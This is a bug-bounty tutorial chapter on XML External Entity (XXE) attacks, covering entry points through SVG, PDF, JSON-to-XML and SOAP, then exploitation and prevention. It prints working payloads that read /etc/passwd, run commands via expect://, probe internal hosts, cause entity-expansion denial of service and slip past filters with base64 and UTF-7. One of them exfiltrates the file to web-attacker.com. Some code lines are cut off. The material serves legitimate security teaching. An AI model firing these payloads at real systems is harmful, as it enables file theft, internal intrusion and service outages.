4 XML eXternal Entities

Introduction
Blind XXE
But what is XXE?
  XXE via SVG
  XXE via PDF's
  JSON to XXE
  XXE via SOAP
Exploiting XXE
  Grabbing files
  Executing commands
  Executing SSRF via XXE
  Exploiting blind XXE
  Executing a DoS attack
Bypasses
  BASE64
  UTF-7
XXE Tools
Preventing XXE
  Static analysis tools
  Dynamic analysis tools
  Manual testing
  Risk Factors
  General tips and tricks

Introduction

XXE is one of my favourite attack types because it's usually hidden below a surface level concealment. We all know that almost nobody uses XML files anymore these days as JSON has taken over and even YAML. Yet the fact XXE appears in the OWASP top 10 of 2017 does say something about this vulnerability type.

Today we are going to look at all the possible attack vectors that we can think of, both from the perspective of a pentester and of a bug bounty hunter. Defending your application against XXE attacks is not simple either so i hope this will give anyone building a web application some ideas as to how to protect their application better.

Blind XXE

Before we start talking about XXE, we need to talk about the blind aspect of XXE attacks. Whether you are a pentester, bug bounty hunter or ethical hacker in general, it's always a good idea to look for blind XXE over normal XXE. This will ensure that you will not miss any entry points as sometimes we might be testing for XXE and think an endpoint is not vulnerable because we do not see any data being returned while in all actuallity the endpoint might be vulnerable to blind XXE.

Blind XXE means that you are performing a succesfull attack but that you are not seeing any output from the server. This means that in order to confirm whether or not our attack was successful, we need to make a request to an external server. I usually use the burp collaborator to test for this vulnerability and will also make sure to test for non blind vulnerabilities after that as well in case we do have a verbose defect but the egress filtering is enabled or something like that. Egress filtering means when a firewall filters outgoing traffic and does not allow certain outgoing requests like HTTP requests.

But what is XXE?

We've talked about this a little bit already but for XXE to occur, we need to have an XML processor at work in the background. An XML processor will take in any XML file and will by default allow for external entities to be included. These entities can be anything ranging from system commands like ls (maybe even a reverse shell?) to files like /etc/shadow.

The good thing is that if we do find an XXE attack, it doesn't matter if we are a pentester or a bugbounty hunter. The severity of this issue will always be at least medium if you can find files on the system and probably even higher if you can execute commands. Just make sure you don't forget to prove impact, you don't want to lose all this work because you did not prove any impact.

Most people know what a conventional XML file looks like.

```
<note>
<script/>
<script/>
<to>Tove</to>
<from>Jani</from>
<heading>Reminder</heading>
<body>Don't forget me this weekend!</body>
</note>
```

If we can import this XML file into our application to create a note we have an entry point for XXE attacks but this almost never happens!

You really don't see much XML out there at all anymore. Most applications will use different types of data formats yet this vulnerability is number 4 in the top 10 OWASP list of 2017. Does this mean that XML files are becoming a hot topic again? No, ofcourse not! Good riddance to that old outdated technology!

There are other entry points for XML attacks that most hunters might not have heard about or they might not have given it a second look.

XXE via SVG

This is one of my favourite ones because almost every website will have some option to upload a picture and render that picture. This is what SVG is in essence and though it may seem more complicated than that, it is not. It is in fact just an image but described in an XML format. This means that if the server allows SVG files that we can always test for XXE.

```
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="300" version="1.1" height="200"><image xlink:href
```

This SVG file will try to open the file:///etc/hostname and display it to the user.

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://f2g9j7hhkax.web-attacker.com"> ]><svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://ww
```

But we can also just test for blind XXE to start with. We can save these texts as 'Anything.SVG' and try to upload them anywhere that we can upload an image and that the image would render for example in profile pictures or banners.

XXE via PDF's

Attacking a target sometimes means getting creative ... very creative. It may not seem directly apearant but we can also test for XXE via PDF upload functionality. Again the target will need to render the PDF to test for XXE attacks because if you can simple upload a PDF file but it will never render then the server will also never try to render your XML attack string.

According to hacktricks if the following attack string is accepted we can also check if XML input is accepted.

```
POST /action HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 7

foo=bar
```

We can then try if XML input is also accepted

```
POST /action HTTP/1.0
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 7

<?xml version="1.0" encoding="UTF-8"?><foo>bar</foo>
```

And subsequently we can add our XXE attack string but ofcourse only if the XML input is accepted and processed.

```
POST /action HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 7

<!ENTITY xxe SYSTEM 'http://f2g9j7hhkax.web-attacker.com'>
```

JSON to XXE

Most web applications these days accept JSON as input and it seems like this covers most entry points for XXE pretty well since if we can't work with XML files; it will be really hard to execute an attack that pivots on the XML format. Or will it? It may not be as foolproof as many people think it is.

https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity#content-type-from-json-to-xee

According to hacktricks we can simple change the content type header. This will take advantage of the fact that some servers have XML processors built into them by default and if the developer never disabled them, we can use those to yet insert XXE attack vectors. Let's look at the example hacktricks gave us.

```
Content-Type: application/json;charset=UTF-8

{"root": {"root": {
  "firstName": "Avinash",
  "lastName": "",
  "country": "United States",
  "city": "ddd",
  "postalCode": "ddd"
}}}
```

We can simply change the content type and test if this still works and if the content will be processed by the webserver.


```
Content-Type: application/json;charset=UTF-8

Will change to

Content-Type: application/xml;charset=UTF-8
```

This ofcourse means we also have to change the body to an XML format. To do this i use a JSON to XML converter.

https://www.freeformatter.com/json-to-xml-converter.html



Combining all this we get

```
Content-Type: application/xml;charset=UTF-8

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<root>
 <root>
  <firstName>dsfsdfsdf</firstName>
  <lastName/>
  <country>United States</country>
  <city>ddd</city>
  <postalCode>ddd</postalCode>
 </root>
</root>
```

We can also use the Burp Extension named “Content Type Converter“ though i like to at least explain how you can do it manually as well.

If the server also accepts this request we can try to enter our XXE attack vector.

```
Content-Type: application/xml;charset=UTF-8

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE testingxxe [<!ENTITY xxe SYSTEM "http://34.229.92.127:8000/TEST.ext" >]>
<root>
 <root>
  <firstName>&xxe;</firstName>
```

```
  <lastName/>
  <country>United States</country>
  <city>ddd</city>
  <postalCode>ddd</postalCode>
 </root>
</root>
```

In this example only the first node 'Firstname' is tested but ofcourse we need to test all the nodes because XXE can occur on every single node. This happens because the developer either has to secure every node seperately on some XML processors.

XXE via SOAP

SOAP stands for Simple Object Access Protocol, it's basically another protocol such as HTTP or FTP but SOAP uses an XML like structure to communicate. The keen eyed among you might have already guessed that SOAP is thus also possibly vulnerable to XXE attacks but we will again have to make sure we test every single node. In SOAP every single node will have to be secured by the developer so we can also test for other things in here like SQLi and XSS due to this fact.

Exploiting XXE

Grabbing files

When we finally do find the much desired XXE attack we do have to still find a way to exploit it fully and this can be a little bit harder to do. Usually the first thing we want to try is to extract files from the local file system. For a pentester this will make for a pretty high severity as is if they can retrieve files but for a bug bounty hunter that will be a medium at most unless the attacked can retrieve files with sensitive information such as database passwords but then still the attacker will need to be able to exploit those credentials.

```
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="300" version="1.1" height="200"><image xlink:href
```

Sometimes grabbing files is prohibit or simply will not work. We can overcome this in certain instances by triggering error messages that have the content of the message as the file.

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
```

In this example we have nested our file in an error message which might result in the contents of the /etc/passwd file being dumped anyway.

```
java.io.FileNotFoundException: /nonexistent/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
```

Make sure that you try to grab windows files from a windows file structure if your target uses windows and don't just blindly assume your target uses linux, actually try to check this.

Executing commands

We can also try executing commands that are native to our host system such as ls for linux or dir for windows. It is always important that we tune our attacks to our host system and if you are attacking a windows system and your XXE attack does not seem to fully work but only partially this might be because you are using linux commands on a windows system. This happened way to often for me, i don't even want to admit it to be honest because i feel dumb if i tell you...

For example a simple ls command

```
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="300" version="1.1" height="200">
    <image xlink:href="expect://ls"></image>
</svg>
```

Executing SSRF via XXE

This is an example a lot of people will know because we can often use XXE to execute SSRF attacks. In the same fashion that we would test for blind XXE (Making an HTTP request to our own sever) we can also try to execute SSRF attacks via XXE.

To explain this attack type we need to talk a little bit about SSRF as we do need to know what it is. Let's talk about an example to make this more clear.

We have a webshop that has an admin panel, but the general OWASP security guidelines desribe that administrative panels should not be accesible from outside of the organisations network. This means an attacker would have to be inside the network of the target to be able to even start attacking the admin panel... or does it? Because with Server Side Request Forgery(SSRF) we can fool the webserver into making a request to the admin panel for us! This can be really handy because the admin panel will see that the webserver is making a call to it which is in the internal network and thus allowed. If the admin was arrogant enough to think nothing could hack him and if he used a weak password like test/test or admin/admin or maybe even worse, if he did not set a password at all, the attacker will be able to control the website.

This is just one example and i talk about SSRF in depth in my course https://www.udemy.com/course/uncle-rats-bug-bounty-guide/?referralCode=0BD24C39EF0F2412ECB4

XXE can be used for this by simply making a request to that internal server

```
Content-Type: application/xml;charset=UTF-8

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE testingxxe [<!ENTITY xxe SYSTEM "http://34.229.92.127:8000/admin.php" >]>
<root>
 <root>
  <firstName>&xxe;</firstName>
  <lastName/>
  <country>United States</country>
  <city>ddd</city>
  <postalCode>ddd</postalCode>
 </root>
</root>
```

The biggest drawback is that it is really hard to get to know the internal network but if we know the internal ip adress of the webserver we can do a sort of "network scan" by firing requests in rapid succession and seeing which resolve and which fail.

```
Content-Type: application/xml;charset=UTF-8

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE testingxxe [<!ENTITY xxe SYSTEM "http://34.229.92.127" >]>
<root>
 <root>
  <firstName>&xxe;</firstName>
  <lastName/>
  <country>United States</country>
  <city>ddd</city>
  <postalCode>ddd</postalCode>
 </root>
</root>

Content-Type: application/xml;charset=UTF-8

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE testingxxe [<!ENTITY xxe SYSTEM "http://34.229.92.126" >]>
<root>
 <root>
  <firstName>&xxe;</firstName>
  <lastName/>
  <country>United States</country>
```

```
  <city>ddd</city>
  <postalCode>ddd</postalCode>
 </root>
</root>

<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE testingxxe [<!ENTITY xxe SYSTEM "http://34.229.92.125" >]>
<root>
 <root>
  <firstName>&xxe;</firstName>
  <lastName/>
  <country>United States</country>
  <city>ddd</city>
  <postalCode>ddd</postalCode>
 </root>
</root>
```

We can do this with burp suite intruder. We can ofcourse do exactly the same for directories making a small directory brute forcer for the IPs that we know resolve from the previous step. As with all automation you have to be very very careful as to not accidentally bring down your target. I recommend running this at 1 request per second at the very max.

Exploiting blind XXE

If we find blind XXE it's going to be a lot harder to test for systems that are on the internal network by sending them an HTTP request. After all, since we can not see the response we will never know which IPs resolve. It seems like this is game over for us but again looks can be deceiving. We can still exfiltrate data if we make a request to our server and include the file as a GET parameter.

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://web-attacker.com/?x=%file;'>">
%eval;
%exfiltrate;
```

Executing a DoS attack

Using XXE attacks, we can also cause an application level DoS (NOT DDoS!!) by spamming entities and declaring them recursively. The XML parser was not meant to deal with this much external entities and will be busy for a long time, preventing any normal user from getting their XML requests processed. This is especially true if these requests are sent in very large volumes. **Never test this if your target our client is not informed as this could bring down their environment. Especially never test this on a production environment!**

```
<!DOCTYPE data [
<!ENTITY a0 "dos" >
<!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">
<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
<!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">
<!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">
]>
<data>&a4;</data>
```

Bypasses

Sometimes our original XXE is filtered and we might need to bypass these filters. There are several techniques we can employ for this but we will go over 2 in this document and i encourage you to think of your own inspired by these.

BASE64

```
<!DOCTYPE test [ <!ENTITY % init SYSTEM "data://text/plain;base64,ZmlsZTovLy9ldGMvcGFzc3dk"> %init; ]><foo/>
```

In this case, the attack is encoded in base64 which will prevent some filter from picking out this request as malicious but ofcourse you all know base64 is not the only encoding type so you can play around a little bit with the encodings as well to fool even more filters. Most developers know about the base64 trick by now but there are other tricks. Figure them out by using a different encoding for example.

You should always figure out things that are not talked about much yet and abuse them frequently if you can. It will increase your chances of finding a bug since developers will often look at those frequently occurring bugs and try to combat them.

UTF-7

An example of this would be UTF-7. This is a different encoding type that can still work:

```
<!xml version="1.0" encoding="UTF-7"?-->
+ADw-+ACE-DOCTYPE+ACA-foo+ACA-+AFs-+ADw-+ACE-ENTITY+ACA-example+ACA-SYSTEM+ACA-+ACI-/etc/passwd+ACI-+AD4-+ACA-+AF0-+AD4-+AAo-+ADw-stockChec
```

XXE Tools

Ofcourse there are also some tools we can use to help us exploit XXE attacks better for example.

- https://kalilinuxtutorials.com/xxexploiter/
- https://github.com/enjoiz/XXEinjector

You will notice this list is a lot smaller than for some other vulnerabilities and that's because it's very hard to check for XXE properly. It is very situational so manual testing is usually the best way to find for bug bounty hunters. Another useful item i have to share is a document with XXE payloads.

- https://gist.github.com/staaldraad/01415b990939494879b4
- https://ismailtasdelen.medium.com/xml-external-entity-xxe-injection-payload-list-937d33e5e116

Preventing XXE

Preventing XXE is not an easy task which is why certain tooling can help us in this endeavour.

Static analysis tools

Static code analysis tools can help you find possible XXE attack entry points by checking dependencies and configurations for any possible XXE issues. These tools will basically check your code and configurations for patterns that resemble XXE injection points and will report them back to you. This enables us to test for XXE without even executing the code.

A comprehensive list of those tools can be found here: https://owasp.org/www-community/Source_Code_Analysis_Tools

Dynamic analysis tools

Dynamic code analysis tools will often run the code to an extend or fully and analyse the resulting behaviour by feeding the code XXE attack vectors for example but it will require some additional checks and setups as they do not usually check for XXE by default as of 2017.

A comprehensive list of these tools can be found here: https://owasp.org/www-community/Vulnerability_Scanning_Tools

Manual testing

It is very important that manual testers are properly trained to look for XXE entry points, even if they are not that technical. A technical tester can still provide them with XXE files or examples that the tester can use. It is important that we test every single entry point and the moment a tester sees something that resembles an XML file, they should trigger a small alarm bell in their head warning them for potential XXE.

Risk Factors

- If the target processes XML files
- If the target allows tainted data in the DTD section of the XML file
- If the processor is not made to validate the XML with an XSD file
- If the processor is configured to resolve external entities within the XML file's DTD

If all of these risk factors have been ignored and crossed, we are simply begging for an XXE attack.

General tips and tricks

- If possible you should avoid using XML files for other formats such as JSON
- If possible you should not allow the user to upload SVG files. The risk is too high and normally users don't use SVG files. Those who do will probably know how to convert them as well.
- Make sure that whenever you do use an XML processor library that you patch it fully and keep it patched fully
- On that same note, make sure you use SOAP 1.2 or higher
- If you use XML, disable external entities and DTD processing.
- If the user can upload an XML file (Which you should avoid), make sure the structure of the file is checked against an XSD file before it is sent off the XML processor.
- Use Static Code Analysis tools, they will pick up stuff testers miss
- Invest enough money in testing and the quality of the product
- The safest way to prevent XXE is always to disable DTDs (External Entities) completely. Depending on the parser